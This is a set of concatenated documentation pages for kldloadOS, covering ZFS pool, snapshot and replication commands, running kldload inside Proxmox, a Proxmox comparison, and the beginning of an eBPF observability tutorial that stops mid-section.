# build-and-export.sh — produce a qcow2 from a fresh kldload install
```

```
# 1. Build the ISO
PROFILE=server ./deploy.sh build

# 2. Create a temporary VM and install
ISO=$(ls -t live-build/output/*.iso | head -1)
virt-install \
  --name export-build \
  --ram 4096 --vcpus 4 \
  --disk size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
  --boot uefi \
  --noautoconsole --wait

# 3. Export the VM disk
cp /var/lib/libvirt/images/export-build.qcow2 ./kldload-server-$(date +%Y%m%d).qcow2

# 4. Clean up
virsh undefine export-build --nvram --remove-all-storage
```

Size comparison (40GB disk, desktop profile, lz4 compression)

Format	Typical size	Notes
qcow2	3.5 GB	Compressed, sparse
raw	40 GB (apparent) / 4 GB (actual)	Sparse on ZFS
vhd	40 GB	Fixed format (Azure requirement)
vmdk	3.2 GB	streamOptimized compression
ova	3.3 GB	VMDK + OVF metadata in tar

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

ZFS Zero to Hero

Complete operational guide — from empty disk to replicating datasets between nodes. Every command, every option, every config. No shortcuts.

Works on CentOS/RHEL and Debian. Commands are identical on both.

Part 1: Pools

Create a pool

```
# Single disk (no redundancy)
zpool create -o ashift=12 -O compression=lz4 -O acltype=posixacl -O xattr=sa -O relatime=on rpool /dev/sda

# Mirror (2 disks, survives 1 failure)
zpool create -o ashift=12 -O compression=lz4 -O acltype=posixacl -O xattr=sa rpool mirror /dev/sda /dev/sdb

# 3-way mirror (3 disks, survives 2 failures)
zpool create -o ashift=12 -O compression=lz4 rpool mirror /dev/sda /dev/sdb /dev/sdc

# RAIDZ1 (3+ disks, 1 parity, survives 1 failure)
zpool create -o ashift=12 -O compression=lz4 rpool raidz1 /dev/sda /dev/sdb /dev/sdc

# RAIDZ2 (4+ disks, 2 parity, survives 2 failures)
zpool create -o ashift=12 -O compression=lz4 rpool raidz2 /dev/sda /dev/sdb /dev/sdc /dev/sdd

# RAIDZ3 (5+ disks, 3 parity, survives 3 failures)
zpool create -o ashift=12 -O compression=lz4 rpool raidz3 /dev/sd{a,b,c,d,e}

# Striped mirrors (4 disks, 2 mirror vdevs, fast + redundant)
zpool create -o ashift=12 -O compression=lz4 rpool \
  mirror /dev/sda /dev/sdb \
  mirror /dev/sdc /dev/sdd
```

Pool creation options explained

Option	Value	Why
`ashift=12`	4K sector alignment	Matches modern drives. Never use 9 (512b). Use 13 for some NVMe.
`compression=lz4`	Fast, ~1.5-2x ratio	Always on. Zero reason to disable.
`acltype=posixacl`	POSIX ACLs	Required for systemd, containers, most apps.
`xattr=sa`	Store xattrs in dnodes	Faster than directory-based xattrs.
		Reduces write

`relatime=on`	Relaxed atime updates	amplification.
`normalization=formD`	Unicode normalization	Consistent filename handling.
`dnodesize=auto`	Variable dnode size	Better metadata performance.
`autotrim=on`	Automatic TRIM	For SSDs. Omit for spinning rust.

Pool operations

```
# List pools
zpool list
zpool list -v                    # verbose — shows vdev layout

# Pool health + config
zpool status rpool
zpool status -v rpool            # verbose — shows individual disk status

# Pool I/O stats (live, 2 second interval)
zpool iostat rpool 2
zpool iostat -v rpool 2          # per-vdev breakdown

# Pool history (every command ever run on this pool)
zpool history rpool
zpool history rpool | tail -20   # last 20 commands

# Scrub (verify all checksums — run weekly)
zpool scrub rpool
zpool status rpool | grep scan   # check scrub progress

# Import / export
zpool export rpool               # detach pool (for migration or unmount)
zpool import                     # list available pools
zpool import rpool               # re-import
zpool import -d /dev/disk/by-id rpool   # import by disk ID (more reliable)

# Upgrade pool features
zpool upgrade rpool

# Destroy pool (DESTRUCTIVE)
zpool destroy rpool
```

Add devices to existing pool

```
# Add a mirror vdev (expand capacity)
zpool add rpool mirror /dev/sde /dev/sdf

# Add a cache device (L2ARC — read cache on SSD)
zpool add rpool cache /dev/nvme0n1

# Add a log device (SLOG — synchronous write log)
zpool add rpool log mirror /dev/nvme1n1 /dev/nvme1n2

# Add a special vdev (metadata + small blocks on fast storage)
zpool add rpool special mirror /dev/nvme0n1p4 /dev/nvme1n1p4
zfs set special_small_blocks=64K rpool

# Replace a failed disk
zpool replace rpool /dev/sda /dev/sdg
zpool status rpool   # watch resilver progress

# Remove a device (mirrors and special vdevs only)
zpool remove rpool /dev/nvme0n1
```

```
# Take a device offline / online
zpool offline rpool /dev/sda
zpool online rpool /dev/sda
```

Part 2: Datasets

Create datasets

```
# Basic dataset
zfs create rpool/data

# With mountpoint
zfs create -o mountpoint=/srv/app rpool/srv/app

# With compression
zfs create -o mountpoint=/srv/logs -o compression=zstd rpool/srv/logs

# With quota (limit size)
zfs create -o mountpoint=/home/alice -o quota=50G rpool/home/alice

# With reservation (guaranteed space)
zfs create -o mountpoint=/srv/db -o reservation=100G rpool/srv/db

# With recordsize tuned for workload
zfs create -o mountpoint=/srv/postgres -o recordsize=8k rpool/srv/postgres      # PostgreSQL
zfs create -o mountpoint=/srv/mysql -o recordsize=16k rpool/srv/mysql           # MySQL
zfs create -o mountpoint=/srv/media -o recordsize=1M rpool/srv/media            # large files

# Non-mountable (container for child datasets)
zfs create -o canmount=off -o mountpoint=none rpool/ROOT

# Encrypted dataset
zfs create -o encryption=aes-256-gcm -o keyformat=passphrase rpool/srv/secrets

# All options at once
zfs create \
  -o mountpoint=/srv/production \
  -o compression=lz4 \
  -o quota=500G \
  -o reservation=200G \
  -o recordsize=128k \
  -o atime=off \
  -o logbias=throughput \
  rpool/srv/production
```

Dataset properties

```
# List all datasets
zfs list
zfs list -r rpool                # recursive from rpool
zfs list -o name,used,avail,compress,mountpoint   # custom columns

# Get a property
zfs get compression rpool/data
zfs get all rpool/data           # all properties
zfs get compressratio rpool      # how much compression is saving

# Set a property
zfs set compression=zstd rpool/srv/archive
zfs set quota=100G rpool/home/alice
zfs set atime=off rpool/srv/database
zfs set recordsize=8k rpool/srv/postgres

# Inherit from parent
zfs inherit compression rpool/data
```

```
# Mount / unmount
zfs mount rpool/data
zfs unmount rpool/data
zfs mount -a                    # mount all datasets
```

Dataset properties reference

Property	Values	Use case
`compression`	`lz4`, `zstd`, `gzip-9`, `off`	lz4 for general, zstd for archives, off for pre-compressed
`recordsize`	`4k` – `1M`	8k=PostgreSQL, 16k=MySQL, 128k=general, 1M=media
`quota`	size or `none`	Limit dataset size
`reservation`	size or `none`	Guarantee space for dataset
`atime`	`on`, `off`	off for databases and containers
`logbias`	`latency`, `throughput`	throughput for sequential writes
`sync`	`standard`, `always`, `disabled`	disabled only if you accept data loss
`canmount`	`on`, `off`, `noauto`	noauto for boot environments
`mountpoint`	path or `none`	where the dataset mounts
`encryption`	`aes-256-gcm`, `off`	per-dataset encryption
`dedup`	`on`, `off`, `verify`	WARNING: uses massive RAM. Usually not worth it.
`snapdir`	`hidden`, `visible`	visible exposes .zfs/snapshot to users
`special_small_blocks`	`0` – `1M`	route small blocks to special vdev

Part 3: Snapshots

Create snapshots

```
# Single dataset
zfs snapshot rpool/data@mysnap

# With timestamp
zfs snapshot rpool/data@$(date +%Y%m%d-%H%M%S)

# Recursive (all child datasets)
zfs snapshot -r rpool@full-backup-$(date +%Y%m%d)

# Multiple datasets
zfs snapshot rpool/home@backup rpool/srv@backup rpool/var/log@backup
```

List snapshots

```
# All snapshots
zfs list -t snapshot

# With size and creation date
zfs list -t snapshot -o name,used,refer,creation -S creation

# Snapshots for a specific dataset
zfs list -t snapshot -r rpool/home

# Count snapshots
zfs list -t snapshot -H | wc -l
```

```
# Space used by snapshots
zfs get usedbysnapshots rpool
```

Access snapshot data

```
# Browse snapshot contents (without rollback)
ls /home/.zfs/snapshot/
ls /home/.zfs/snapshot/mysnap/alice/documents/

# Make .zfs directory visible
zfs set snapdir=visible rpool/home

# Copy a file from a snapshot
cp /home/.zfs/snapshot/mysnap/alice/important.txt /home/alice/important.txt
```

Rollback

```
# Rollback to most recent snapshot
zfs rollback rpool/data@mysnap

# Rollback destroying intermediate snapshots
zfs rollback -r rpool/data@old-snapshot

# Rollback destroying intermediate snapshots AND clones
zfs rollback -rR rpool/data@old-snapshot
```

Destroy snapshots

```
# Single snapshot
zfs destroy rpool/data@mysnap

# Range of snapshots
zfs destroy rpool/data@snap1%snap5

# All snapshots matching a pattern
zfs list -t snapshot -H -o name | grep "auto-" | xargs -n1 zfs destroy

# Destroy recursively
zfs destroy -r rpool@full-backup-20260322
```

Part 4: Clones

Create clones

```
# Snapshot first (required — clones come from snapshots)
zfs snapshot rpool/srv/production@clone-src

# Clone
zfs clone rpool/srv/production@clone-src rpool/srv/staging

# Clone starts at near-zero space
zfs list rpool/srv/staging   # USED will be ~0
```

Clone properties

```
# Clone inherits parent properties but can be changed
zfs set mountpoint=/srv/staging rpool/srv/staging
zfs set quota=50G rpool/srv/staging

# Check clone origin
zfs get origin rpool/srv/staging
```

Promote a clone

```
# Make the clone independent (no longer depends on origin snapshot)
zfs promote rpool/srv/staging

# Now the original depends on the clone's snapshot
# The clone becomes the "real" dataset
```

Destroy a clone

```
# Must destroy the clone before the origin snapshot
zfs destroy rpool/srv/staging
zfs destroy rpool/srv/production@clone-src
```

Part 5: Boot Environments

How they work

Boot environments are ZFS datasets under `rpool/ROOT/`. ZFSBootMenu detects them and lets you choose which one to boot.

```
# Current boot environment
zpool get bootfs rpool

# List all boot environments
zfs list -r rpool/ROOT -o name,used,mountpoint,creation

# The active one has mountpoint=/
zfs get mountpoint rpool/ROOT/default
```

Create a boot environment

```
# Snapshot the current root
zfs snapshot rpool/ROOT/default@before-upgrade

# Clone it as a new BE
zfs clone rpool/ROOT/default@before-upgrade rpool/ROOT/safe-rollback
```

Switch boot environment

```
# Set which BE to boot next
zpool set bootfs=rpool/ROOT/safe-rollback rpool

# Reboot into it
reboot

# At the ZFSBootMenu screen, you can also select BEs interactively
```

Rollback a broken upgrade

```
# Option 1: from command line (if you can still boot)
zpool set bootfs=rpool/ROOT/default@before-upgrade rpool
reboot

# Option 2: from kldload live ISO
krecovery import rpool
krecovery list-be
krecovery activate rpool/ROOT/default@before-upgrade
reboot
```

Part 6: Replication

Local replication (to a backup disk)

```
# Create a backup pool on a second disk
zpool create backup /dev/sdb

# Full initial send
zfs snapshot -r rpool@backup-initial
zfs send -R rpool@backup-initial | zfs receive -F backup/rpool

# Incremental daily send
zfs snapshot -r rpool@backup-day2
zfs send -R -i rpool@backup-initial rpool@backup-day2 | zfs receive -F backup/rpool

# Verify
zfs list -r backup/rpool
```

Remote replication (over SSH)

```
# Full send to remote host
zfs snapshot -r rpool@replicate
zfs send -R rpool@replicate | ssh backup-server zfs receive -F tank/backup/rpool

# Incremental
zfs snapshot -r rpool@replicate-2
zfs send -R -i rpool@replicate rpool@replicate-2 | ssh backup-server zfs receive -F tank/backup/rpool

# Compressed transfer
zfs send -R rpool@replicate | zstd -3 | ssh backup-server "zstd -d | zfs receive -F tank/backup"

# With bandwidth limit (10MB/s)
zfs send -R rpool@replicate | pv -L 10m | ssh backup-server zfs receive -F tank/backup
```

Replication over WireGuard

This is where kldload shines — two kldloadOS nodes with WireGuard form a private encrypted channel. Replication traffic never touches the public internet.

```
# Setup: Node A (10.200.0.1) and Node B (10.200.0.2) connected via wg0

# On Node A: send to Node B over the WireGuard tunnel
zfs snapshot -r rpool@replicate
zfs send -R rpool@replicate | ssh 10.200.0.2 zfs receive -F rpool-backup

# Incremental replication (daily cron job)
zfs snapshot -r rpool@daily-$(date +%Y%m%d)
PREV=$(zfs list -t snapshot -H -o name -S creation | grep "rpool@daily-" | sed -n '2p')
zfs send -R -i "$PREV" rpool@daily-$(date +%Y%m%d) | \
  ssh 10.200.0.2 zfs receive -F rpool-backup
```

Automated replication with syncoid

```
# Install syncoid (part of sanoid, pre-installed on kldloadOS free)
# syncoid handles incremental tracking automatically

# Replicate a dataset
syncoid rpool/srv/data backup-server:tank/backup/data

# Replicate recursively
syncoid -r rpool backup-server:tank/backup/rpool

# Replicate over WireGuard
syncoid -r rpool 10.200.0.2:rpool-backup

# Dry run (show what would be sent)
syncoid -r --no-sync-snap --dryrun rpool backup-server:tank/backup

# Cron job — every hour
```

```
echo '0 * * * * root syncoid -r rpool 10.200.0.2:rpool-backup' >> /etc/crontab
```

Replication patterns

Pattern 1: Push backup (A → B)

Node A pushes snapshots to Node B.

```
# On Node A (cron)
syncoid -r rpool nodeB:tank/backup
```

Pattern 2: Pull backup (B pulls from A)

Node B pulls snapshots from Node A. Better for security — backup server initiates.

```
# On Node B (cron)
syncoid -r nodeA:rpool tank/backup
```

Pattern 3: Bidirectional (A ↔ B)

Both nodes replicate to each other. Different datasets in each direction.

```
# On Node A
syncoid rpool/srv/app nodeB:rpool/srv/app-replica

# On Node B
syncoid rpool/srv/db nodeA:rpool/srv/db-replica
```

Pattern 4: Fan-out (A → B, C, D)

One source replicates to multiple targets.

```
# On Node A
for target in nodeB nodeC nodeD; do
  syncoid -r rpool/srv/data ${target}:tank/backup/data &
done
wait
```

Pattern 5: Chain (A → B → C)

A replicates to B, B replicates to C. Geographic distribution.

```
# On Node A
syncoid -r rpool nodeB:tank/replica

# On Node B
syncoid -r tank/replica nodeC:tank/offsite
```

Part 7: Two-Node Setup (Complete Example)

Build two kldloadOS nodes, connect them with WireGuard, and replicate data between them.

Step 1: Install both nodes

Boot the kldload ISO on two machines. Install with Server profile.

- **Node A:** hostname `node-a`, IP `10.100.10.10`
- **Node B:** hostname `node-b`, IP `10.100.10.20`

Step 2: Set up WireGuard

On Node A:

```
umask 077
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
cat /etc/wireguard/public.key   # copy this
```

On Node B:

```
umask 077
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
cat /etc/wireguard/public.key   # copy this
```

Node A — /etc/wireguard/wg0.conf:

```
[Interface]
Address = 10.200.0.1/24
ListenPort = 51820
PrivateKey = <node-a-private-key>

[Peer]
PublicKey = <node-b-public-key>
AllowedIPs = 10.200.0.2/32
Endpoint = 10.100.10.20:51820
PersistentKeepalive = 25
```

Node B — /etc/wireguard/wg0.conf:

```
[Interface]
Address = 10.200.0.2/24
ListenPort = 51820
PrivateKey = <node-b-private-key>

[Peer]
PublicKey = <node-a-public-key>
AllowedIPs = 10.200.0.1/32
Endpoint = 10.100.10.10:51820
PersistentKeepalive = 25
```

Both nodes:

```
systemctl enable --now wg-quick@wg0
ping 10.200.0.2   # from Node A
ping 10.200.0.1   # from Node B
```

Step 3: Set up SSH keys

```
# On Node A
ssh-keygen -t ed25519 -N "" -f ~/.ssh/id_ed25519
ssh-copy-id admin@10.200.0.2

# On Node B
ssh-keygen -t ed25519 -N "" -f ~/.ssh/id_ed25519
ssh-copy-id admin@10.200.0.1
```

Step 4: Create application datasets

On Node A:

```
zfs create -o mountpoint=/srv/app rpool/srv/app
zfs create -o mountpoint=/srv/db -o recordsize=8k rpool/srv/db
echo "production data" > /srv/app/config.txt
```

Step 5: Initial replication

```
# On Node A — full send to Node B over WireGuard
zfs snapshot -r rpool/srv@initial
zfs send -R rpool/srv@initial | ssh 10.200.0.2 zfs receive -F rpool/srv-replica
```

Verify on Node B:

```
zfs list -r rpool/srv-replica
cat /srv-replica/app/config.txt   # should show "production data"
```

Step 6: Incremental replication

```
# On Node A — make changes
echo "updated config" > /srv/app/config.txt
echo "new data" > /srv/db/records.csv

# Snapshot and send incremental
zfs snapshot -r rpool/srv@update1
zfs send -R -i rpool/srv@initial rpool/srv@update1 | \
  ssh 10.200.0.2 zfs receive -F rpool/srv-replica
```

Verify on Node B:

```
cat /srv-replica/app/config.txt   # should show "updated config"
```

Step 7: Automate with syncoid

```
# On Node A — set up hourly replication
cat > /etc/cron.d/zfs-replicate << 'EOF'
0 * * * * root syncoid -r rpool/srv 10.200.0.2:rpool/srv-replica 2>&1 | logger -t zfs-replicate
EOF
```

Step 8: Failover

If Node A dies, Node B has the replica:

```
# On Node B
zfs set mountpoint=/srv/app rpool/srv-replica/app
zfs set mountpoint=/srv/db rpool/srv-replica/db

# Node B is now serving production data
# When Node A recovers, reverse the replication direction
```

Part 8: Monitoring

```
# Pool health (add to monitoring)
zpool status -x   # only shows pools with problems

# Space usage
zfs list -o name,used,avail,refer,compressratio

# Snapshot space
zfs get usedbysnapshots rpool

# ARC stats
arc_summary   # if available
cat /proc/spl/kstat/zfs/arcstats | grep -E "^hits|^misses|^size|^c_max"

# ARC hit rate calculation
awk '/^hits/{h=$3} /^misses/{m=$3} END{printf "ARC hit rate: %.1f%%\n", h/(h+m)*100}' /proc/spl/kstat/zfs/arcstats

# I/O latency (with eBPF)
zfsslower 1        # operations slower than 1ms
biolatency         # block device latency histogram

# Prometheus node_exporter ZFS metrics
curl -s localhost:9100/metrics | grep zfs
```

Quick Reference

I want to…	Command

Create a pool	`zpool create -o ashift=12 -O compression=lz4 rpool mirror /dev/sda /dev/sdb`
Create a dataset	`zfs create -o mountpoint=/srv/app rpool/srv/app`
Snapshot everything	`zfs snapshot -r rpool@$(date +%Y%m%d-%H%M%S)`
List snapshots	`zfs list -t snapshot -o name,used,creation -S creation`
Rollback	`zfs rollback rpool/srv/app@before-change`
Clone	`zfs snapshot rpool/x@src && zfs clone rpool/x@src rpool/x-clone`
Replicate to remote	`zfs send -R rpool@snap | ssh remote zfs receive -F tank/backup`
Incremental replicate	`zfs send -R -i @snap1 rpool@snap2 | ssh remote zfs receive -F tank/backup`
Automated replication	`syncoid -r rpool remote:tank/backup`
Pool health	`zpool status rpool`
Scrub	`zpool scrub rpool`
Check compression	`zfs get compressratio rpool`
Boot environment	`zfs snapshot rpool/ROOT/default@safe && zpool set bootfs=rpool/ROOT/default rpool`

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation


Running kldload Inside Proxmox

> **Same technology, different purpose**
>
> kldloadOS and Proxmox are built on the same foundation — Debian, ZFS, KVM, and WireGuard. The key difference is scope: **Proxmox is a hypervisor** — it manages virtual machines and containers. **kldloadOS is an operating system** — it manages the OS itself, with ZFS on root, boot environments, and a complete tool stack.
>
> They complement each other. Proxmox runs VMs. kldloadOS runs inside those VMs (or on bare metal). Use Proxmox when you need VM orchestration. Use kldloadOS when you need a production-quality OS with ZFS on root, regardless of where it runs.

kldload installs on ZFS. Proxmox also uses ZFS. Running kldload as a Proxmox VM means you have **two ZFS layers** — Proxmox's pool and kldload's pool inside the virtual disk. This works, but there are tradeoffs.

This guide covers when double-ZFS makes sense, when to use KVM instead, and how to tune both for best performance.

The double-ZFS problem



Two ARC caches: Both ZFS layers maintain their own ARC (Adaptive Replacement Cache). The host caches the VM's virtual disk blocks, and the guest caches its own filesystem blocks. This means the same data can sit in memory twice.

Double compression: If both layers use lz4, the guest compresses data, then the host tries to compress the already-compressed blocks (gaining nothing but burning CPU).

Double checksumming: Both layers verify block integrity. Redundant for data correctness, costs CPU.

Write amplification: The guest writes to its pool, which generates I/O to the virtual disk. The host's pool then processes that I/O, potentially amplifying the number of physical writes due to COW on both layers.

When double-ZFS is fine

- **Development and testing** — you want the real kldload ZFS experience in a disposable VM
- **Small workloads** — the overhead is negligible when VM I/O is low
- **You need kldload's ZFS features** — boot environments, snapshots, ksnap, kbe, kupgrade — these only work with ZFS on root

---

When to avoid double-ZFS

- **Production storage nodes** — if the VM is an NFS/iSCSI server or runs databases with heavy I/O
- **Memory-constrained hosts** — two ARCs eating RAM is wasteful
- **High-throughput workloads** — write amplification hurts

Alternative: bare-metal kldload + KVM

For production, install kldload directly on the hardware (bare metal) and run VMs on top using KVM/libvirt. You get one ZFS layer with full performance:

```
┌──────────────────────────────────────────────┐
│  kldload bare metal (ZFS on physical NVMe)   │
│  zpool: rpool                                │
│    ├── ROOT/default (host OS)                │
│    ├── vms/web-1.qcow2    → KVM VM           │
│    ├── vms/web-2.qcow2    → KVM VM           │
│    └── srv/database        → direct dataset  │
└──────────────────────────────────────────────┘
```

The VMs inside can run ext4 — they don't need their own ZFS. The host's ZFS handles compression, snapshots, and CoW for the VM disk images.

If you do run on Proxmox: tuning tips

Disable compression on one layer

```
# Option A: disable on the Proxmox side (let kldload handle it)
# On the Proxmox host:
zfs set compression=off rpool/data/vm-100-disk-0

# Option B: disable on the kldload guest side (let Proxmox handle it)
# Inside the kldload VM:
zfs set compression=off rpool
```

Option A is usually better — let the guest control its own compression settings per-dataset.

Cap the guest ARC

Inside the kldload VM, reduce the ARC so the host has more memory for its own ARC:

```
# Inside the kldload VM — limit ARC to 1GB
echo "options zfs zfs_arc_max=1073741824" > /etc/modprobe.d/zfs-arc.conf

# Rebuild initramfs and reboot
dracut --force   # CentOS/RHEL
update-initramfs -u   # Debian
reboot
```

Use virtio-scsi with discard

In Proxmox VM settings: - **Bus:** SCSI (virtio-scsi-single) - **Discard:** On (enables TRIM passthrough) - **IO Thread:** On

```
# Proxmox CLI
qm set 100 --scsi0 local-zfs:vm-100-disk-0,discard=on,iothread=1,ssd=1
```

Inside the kldload VM, enable autotrim:

```
zpool set autotrim=on rpool
```

This lets the guest's ZFS tell the host "I'm not using these blocks anymore," which the host's ZFS can then free.

Allocate fixed RAM (no ballooning)

Ballooning and ZFS ARC don't mix well — the ARC doesn't shrink gracefully when the balloon inflates:

```
# Proxmox CLI — fixed 8GB, no balloon
qm set 100 --memory 8192 --balloon 0
```

Use raw disk format instead of qcow2

On Proxmox with ZFS storage, raw format avoids the qcow2 layer:

```
# Create VM with raw disk on ZFS
qm set 100 --scsi0 local-zfs:40,format=raw
```

Proxmox's ZFS storage backend uses zvols for raw disks — this means the guest's ZFS writes go through a zvol, which is more efficient than going through a qcow2 file on top of a ZFS dataset.

ZFS special devices (Proxmox host)

If your Proxmox host has NVMe SSDs, consider using ZFS special vdevs to accelerate metadata operations:

```
# On the Proxmox host — add a special vdev (metadata + small blocks)
zpool add rpool special mirror /dev/nvme0n1p4 /dev/nvme1n1p4

# Set small block threshold (blocks ≤64K go to the special vdev)
zfs set special_small_blocks=64K rpool
```

This accelerates `ls`, `find`, `zfs list`, and any metadata-heavy operation, which benefits VMs because their virtual disk metadata is served from fast storage.

Recommended Proxmox VM settings for kldload

```
# Create the VM
qm create 100 \
  --name kldload-node \
  --machine q35 \
  --cpu host \
  --cores 4 \
  --memory 8192 \
  --balloon 0 \
  --bios ovmf \
  --efidisk0 local-zfs:1,efitype=4m,pre-enrolled-keys=0 \
  --tpmstate0 local-zfs:1,version=v2.0 \
  --scsi0 local-zfs:40,discard=on,iothread=1,ssd=1 \
  --scsihw virtio-scsi-single \
  --ide2 local:iso/kldload-free-latest.iso,media=cdrom \
  --net0 virtio,bridge=vmbr0 \
  --serial0 socket \
  --boot order="ide2;scsi0" \
  --ostype l26
```

These settings match the kldload `deploy.sh proxmox-deploy` defaults: q35 machine, host CPU passthrough, OVMF UEFI, TPM 2.0, virtio-scsi with discard, serial console.

Migrating from Proxmox VM to bare metal

If you outgrow the double-ZFS setup:

```
# Inside the Proxmox kldload VM
kexport raw

# Write the raw image to bare-metal disk
dd if=kldload-export-*.raw of=/dev/nvme0n1 bs=4M status=progress conv=sparse oflag=sync
sync
```

Or use `zfs send/receive`:

```
# Inside the VM — send the pool to a USB backup disk
zfs snapshot -r rpool@migrate
zfs send -R rpool@migrate | ssh bare-metal zfs receive -F rpool
```

Then reinstall the bootloader on the bare-metal disk:

```
# Boot from kldload ISO on bare metal
krecovery import rpool
krecovery reinstall-bootloader /dev/nvme0n1
reboot
```

← Tutorials ↑ Top

kldload — Proxmox or kldloadOS

Virtualization
← Back to Virtualization

Proxmox or kldloadOS.

Both run on bare metal. Both support KVM/QEMU. Both have ZFS. Both target homelabs and self-hosted infrastructure. But they're solving different problems, and you should pick one — not run both.

> **The honest take:** If you want to spin up VMs through a polished GUI with minimal expertise, Proxmox is mature and it works. Use it.
>
> If you want a proper foundation — ZFS all the way down, kernel-level observability, direct GPU access, no vendor costs, fully auditable bash scripts — keep reading.

What they are

Proxmox VE

A hypervisor platform. Its entire identity is managing VMs and LXC containers through a web UI. The OS underneath is Debian, heavily modified and locked to Proxmox's tooling. ZFS is a storage option — not the foundation.

Product. Manages your VMs.

kldloadOS

A Linux construction kit. You pick your distro (CentOS, Debian, Rocky, RHEL, or five more), root it in ZFS, and build whatever you need on top. You're not locked into any management paradigm — you own the entire stack.

Foundation. Teaches you how infrastructure works.

The comparison

	Proxmox VE	kldloadOS
ZFS	Storage option. Bolted on. Boot environments not native.	The substrate. Boot environments, snapshots before every package change, ZFS-backed containers. Not an option — the foundation.
Cost	Free tier exists. Enterprise repo ~€110/year/socket. Nag screen on the free version.	BSD-3-Clause. Zero. Forever. No nag screen, no phone home, works fully air-gapped.
Distro choice	Debian only (modified). You get what Proxmox gives you.	10 distros. CentOS, Debian, Rocky, RHEL, Ubuntu, FreeBSD, OpenBSD, GhostBSD, illumos, Windows. Your call.
NVIDIA GPU	PCI passthrough to VMs. Known pain point — IOMMU groups, driver conflicts, single-VM binding.	Drivers installed on first boot. Direct access. No VM layer needed for GPU workloads. Container GPU sharing native.
Observability	No native eBPF story. Basic stats in the UI. Need external tools (Grafana, Datadog) for anything deeper.	eBPF ships on first boot — execsnoop, tcplife, opensnoop, biolatency, bpftrace. Kernel-level observability without a SaaS invoice.
WireGuard	Supported. Manual setup.	DKMS module available on first boot. Mesh networking patterns documented.

Containers	LXC with Proxmox's management layer. Storage is whatever you configure.	Docker, Podman, and LXC on ZFS. Copy-on-write storage, instant snapshots, transparent compression under every container natively.
Kubernetes	Not really a K8s platform. You'd run K8s inside Proxmox VMs.	K8s on KVM on ZFS — a serious production architecture. Documented end to end.
AI	None.	Built-in local AI assistant. Ollama + whisper.cpp, voice-controlled, trained on its own documentation. Runs on your hardware — no cloud, no API key.
Web UI	Excellent. Mature. The best thing about Proxmox.	Functional installer UI. Not the centerpiece — the terminal is.
Offline install	Needs internet for most operations beyond base install.	Full RPM and APT package mirrors baked into the ISO. No internet required.
Auditability	Perl + custom daemons. Good luck reading pvemanager.	100% bash. One Python file. `cat` any file and read what it does.
Community	Years of production deployments, large community, enterprise support contracts.	New. Growing. The code is public and the docs are thorough.

When to pick Proxmox

You want a turnkey VM management platform with a polished web UI. You don't need to understand the internals — you need VMs running, and you need them now. You're comfortable with Debian as your only option. You have budget for support contracts or you're fine with the community forums.

Proxmox is a product. Install it, click buttons, run VMs.

When to pick kldloadOS

You want to understand what's under you. You want ZFS as the substrate, not an afterthought. You want kernel-level observability without paying for SaaS. You want direct GPU access without fighting IOMMU. You want to deploy offline, air-gapped, or in environments where phoning home isn't an option. You want to read every script that runs on your hardware.

kldloadOS is a foundation. Learn the primitives — they'll outlast any product.

Our recommendation

> **Pick one. Don't run both.**
>
> Proxmox and kldloadOS are both opinionated about how infrastructure should work. Running them side by side creates confusion, not flexibility. Proxmox manages your VMs. kldloadOS teaches you how infrastructure actually works — then gets out of your way.
>
> If you're reading this site, you probably already know which one you want.

← KVM Virtual Machines

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Observability — Beginner

Start here if you've never traced a system call or looked at a flame graph. Everything below runs on kldloadOS out of the box — no extra packages to install on Debian, and a single `kpkg install` on CentOS/RHEL.

Level 0: What am I looking at?

kst — your first command

```
kst
```

This is the one-command health check. It shows: - Is the ZFS pool healthy? - How much disk space is left? - Are snapshots running? - How many boot environments do I have? - Is anything using too much memory? - Are my services running?

If `kst` looks green, your system is fine. If something is yellow or red, keep reading.

System diagnostics — the full picture

kldloadOS includes comprehensive diagnostic scripts that collect everything about your system into a single Markdown report:

```
# Debian
sudo diagnostics.sh

# CentOS/RHEL
sudo rhel-diag.sh
```

This generates `diagnostic.md` — a complete snapshot of: - Network interfaces, routes, DNS - Failed services, disk usage - Firewall rules, listening ports - Package status, security updates - ZFS pool health, disk SMART status - CPU/memory/I/O pressure

When to use it: Something is wrong and you don't know where to start. Run the diagnostics, read the report, search for the red flags.

Level 1: What's happening right now?

Watch processes

```
# What's using CPU?
top

# Better top (if installed)
htop

# What processes just launched?
# (This is your first eBPF command)
execsnoop
```

`execsnoop` uses eBPF under the hood — it hooks into the kernel's `execve` syscall and prints every new process as it starts. No performance impact, no log parsing, just live data.

Watch files being opened

```
opensnoop
```

Shows every file open in real time — which process, which file, whether it succeeded or failed. Useful for finding "file not found" errors, permission denials, or figuring out what config files an application reads at startup.

Watch network connections

```
# New TCP connections
tcpconnect

# TCP sessions with duration and bytes
tcplife
```

`tcpconnect` shows every outbound TCP connection with the process that made it. `tcplife` is like `tcpconnect` but waits for connections to close and shows how long they lasted and how much data moved.

Watch disk I/O

```
# I/O latency histogram
biolatency

# Slow filesystem operations (>10ms)
fileslower 10

# Per-process I/O stats
biotop
```

Level 2: Your first bpftrace one-liner

`bpftrace` is like `awk` for the kernel. You write tiny programs that attach to kernel events.

Who's calling open()?

```
bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("%s %s\n", comm, str(args.filename)); }'
```

Output:

```
nginx /etc/nginx/nginx.conf
sshd /etc/ssh/sshd_config
bash /etc/profile
```

What this means: - `tracepoint:syscalls:sys_enter_openat` — fires every time any process opens a file - `comm` — the process name - `args.filename` — the file being opened

How big are read() calls?

```
